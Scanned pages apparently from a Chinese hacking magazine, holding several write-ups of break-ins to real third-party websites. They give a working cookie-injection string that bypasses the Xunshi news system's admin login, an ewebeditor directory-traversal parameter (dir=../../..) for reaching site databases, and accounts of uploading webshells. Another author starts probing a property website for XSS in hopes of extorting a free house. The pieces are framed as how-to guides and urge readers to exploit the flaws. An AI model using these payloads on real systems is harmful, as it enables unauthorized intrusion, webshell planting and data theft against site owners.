


图15




图16




图17

现在我们已经在B站的目录里了，可是别忘了我们的目标是A站，我向A站里跳了一下可以进入（路径刚才在ewebediter

遍历目录的时候已经知道了），而且权限也相对比较宽松，上传一个大马到目标站点，此次检测到此结束（图17）。

第三天的收获如下：1.运用 ewebediter 在线编辑器遍历目录漏洞找到了B站论坛的数据库；2.进入B站论坛后台，通过备份成功拿到B站；3.跳转到A站，上传大马成功拿下A站。

在过程中我可能犯了很多的低级错误，比如没有仔细想想 ewebediter 是不是还有其它的漏洞，另外就是没有自己检查就盲目的确定了B站的论坛程序，这些小失误都浪费了很多的时间，这些都是我们应该注意的，看别人的文章很容易懂，但是当自己去做的时候就完全不是那么回事了，文中有不妥之处请多多包涵。

小编点评：

总的来说还是不错的，合理运用目前已知的漏洞以及社会工程学，当然如果能直接从论坛代码上入手的话会更简单一些，假设没有 ewebediter 的漏洞，那么也只能靠代码分析来找漏洞了，根据小编的经验，除了动易稍微麻烦点以外，类似楼主所说的这些小BBS 程序漏洞可是一抓一大把哦！

利用列目录漏洞来突破讯时新闻系统

冰城剑客

文章难度：★★★ 文章要点：Cookies注入进入系统后利用列目录找到数据库进入主程序后台。

讯时的各个版本都已经出过很多漏洞了，但今天我要讲的则是利用讯时的一个列目录漏洞进行突破。以前在入侵一个网站时我发现对方使用了讯时新闻系统，于是就想到了利用 cookies 注入漏洞来进入后台，上传木马。不过事实并没有想像中的那么顺利，备份页面被管理员删除了，经过一番摸索，于是就有了本次的突破。

一、Cookies 注入进后台

因为很多朋友对讯时 cookies 注入漏洞还不是很熟悉，我就简单的描述一下：首先打开老兵的 cookies 修改工具，点一下那个黄色的小锁进行自定义 cookies 设置，填上这样的 cookies：**JTKZFVDPVBHFOXWVGCTU=ETYWDZCIZFVAJWFOHMCNENWRCRVNZUYYVJZKUYRS；adminuser=admin；adminpass=%27or%27%3D%27or%27；admindj=1**，在这里是把 adminpass 的值变成'or'='or'，实现了注入。

在地址栏里直接访问后台地址，就可以进入了。如果第一次没有进入，可以再刷新或者填上后台地址多试几次。就这样，我非常轻松的进入了后台，如图1。




图1

大家可以自己在本地或者空间上传一个讯时的程序来获得 cookie 样本，然后修改其中的 adminpass 值为 %27or%27%3D%27or%27。

二、列目录漏洞进行突破

进入后台以后直接上传了一张由 asp 木马保存为的图片，点备份进行习惯性的操作。可惜点了备份之后出现的是一个无法找到该页的提示，看来备份页面已经被管理员删除了。进了后台却得不到 shell，怎么也不会甘心啊。于是在后台里我翻看各个页面。当翻到上传文件管理时我心里有了疑惑，会不会有列目录漏洞呢？因为很多管理文件的页面都是需要由客户端提交文件夹名称的，如果没有对提交的名称进行过滤，就形成了漏洞。

查看地址格式 Admin_UploadFile.asp?id=46，心一冷，看来是将路径保存在数据库里了。再翻下一页，出现了 Edit/Admin_UploadFile.asp?id=46&dir=&page=2，大家看出来了吗？有一个 dir 的变量，那么肯定就是从客户端获取文件夹名和相对路径了。我立刻将地址栏中的地址换成了 Admin_UploadFile.asp?id=46&page=2&dir=，将 dir 放到后面是为了便于修改。我在 dir 后面添加了一个"/../"变成了"/Edit/Admin_UploadFile.asp?id=46&dir=/../"，程序出错了，如图2。




图2

在 MapPath 的 Path 参数中发现了一个无效的"'/'"或"'\'"，看来是多了一个"/"，我把两个"/"去掉，变成"dir=.."，顺利出现了 ewebeditor 的根目录所有文件。成功了，也就是说程序没有对提交的路径中的点号和"/"进行过滤。既然我们在这里拿不到 shell，那么可以到主目录去瞧瞧看有没有可以利用的。我再次修改 dir 为"dir=../../.."，顺利的进入了站点主目录。当然了，后面的突破就是利用下载数据库进入主后台，然后拿 shell 了，这个不是本文的重点。

原来是 Ewebeditor 的漏洞，因为讯时是使用的 ewebeditor 编辑器，我就想到底是讯时作者自己修改后造成漏洞还是 ewebeditor 自身的漏洞呢？经过测试，居然是 ewebeditor 自身的漏洞，如图3。




图3

所有的 ewebeditor 都存在这个漏洞，看来大家以后在利用 ewebeditor 时又有新路子了。例如有些时候数据库不能更新，我们就可以利用列目录的方法来找其它可以利用的地方。还有些时候上传目录不能执行可执行程序，也都可以用到，希望大家好好利用这个漏洞。

（文章中涉及到的老兵的 cookies 修改工具已经收录在光盘中）

文章难易度：★★★
文章闪光点：这是一篇比较完整的脚本入侵文章，从寻找注入点，到通过editor在线编辑器获取webshell，最终又通过Servu提权成功

菜鸟来畅游房地产网

冰sugar（J.S.T）

中国的房子日益增长，房产商也赚得不亦乐乎。特别是大过年，买房子的人也多了，高兴的是房产商在背后数钱数到手抽筋，特别是厦门这个美丽鹭岛。哎，现在想买房子都难呀，只有看房子的份了，看看可恶的房地产商，生在福建当然要对福建的楼市有一点了解才行了，我打开百度，搜索“福建楼市”，跳出的第一个网站链接我就直接点击打开了，如图1。




图1

来到这个房地产网站转转，看看域名还很气派的，意思就是“我就要房子”。来看看这网站安全不，要是能找个漏洞叫老总送我套房子住住，下半辈子可就不用愁了。冲着这个白日梦，我立马行动了起来。

一、初试牛刀

找下首页，那些新闻都是静态页面，没什么可以利用的，也没有什么IIS的设置漏洞，如图2。我又逛到了论坛，论坛好像使用的是动网asp版本，如图3。至于具体的是什么版本我没有去看，在最下面的版权信息也已经被修改过了，如图4。我找了各个版本的默认数据库但都不对，管理员应该也没有笨到这种程度，我又使用默认的帐号和密码进行登录，管理员也全都修改过了，这也很正常，毕竟是个大型网站嘛。我查了一下在线的人数也不是很多，才一两百个。试遍了动网所有版本的所有漏洞还是没有什么进展，于是就放弃了这个论坛回到了主页。在主页有个搜索页，看看能不能XSS下，输入了跨站的代码，还真能跨呀，如图5。

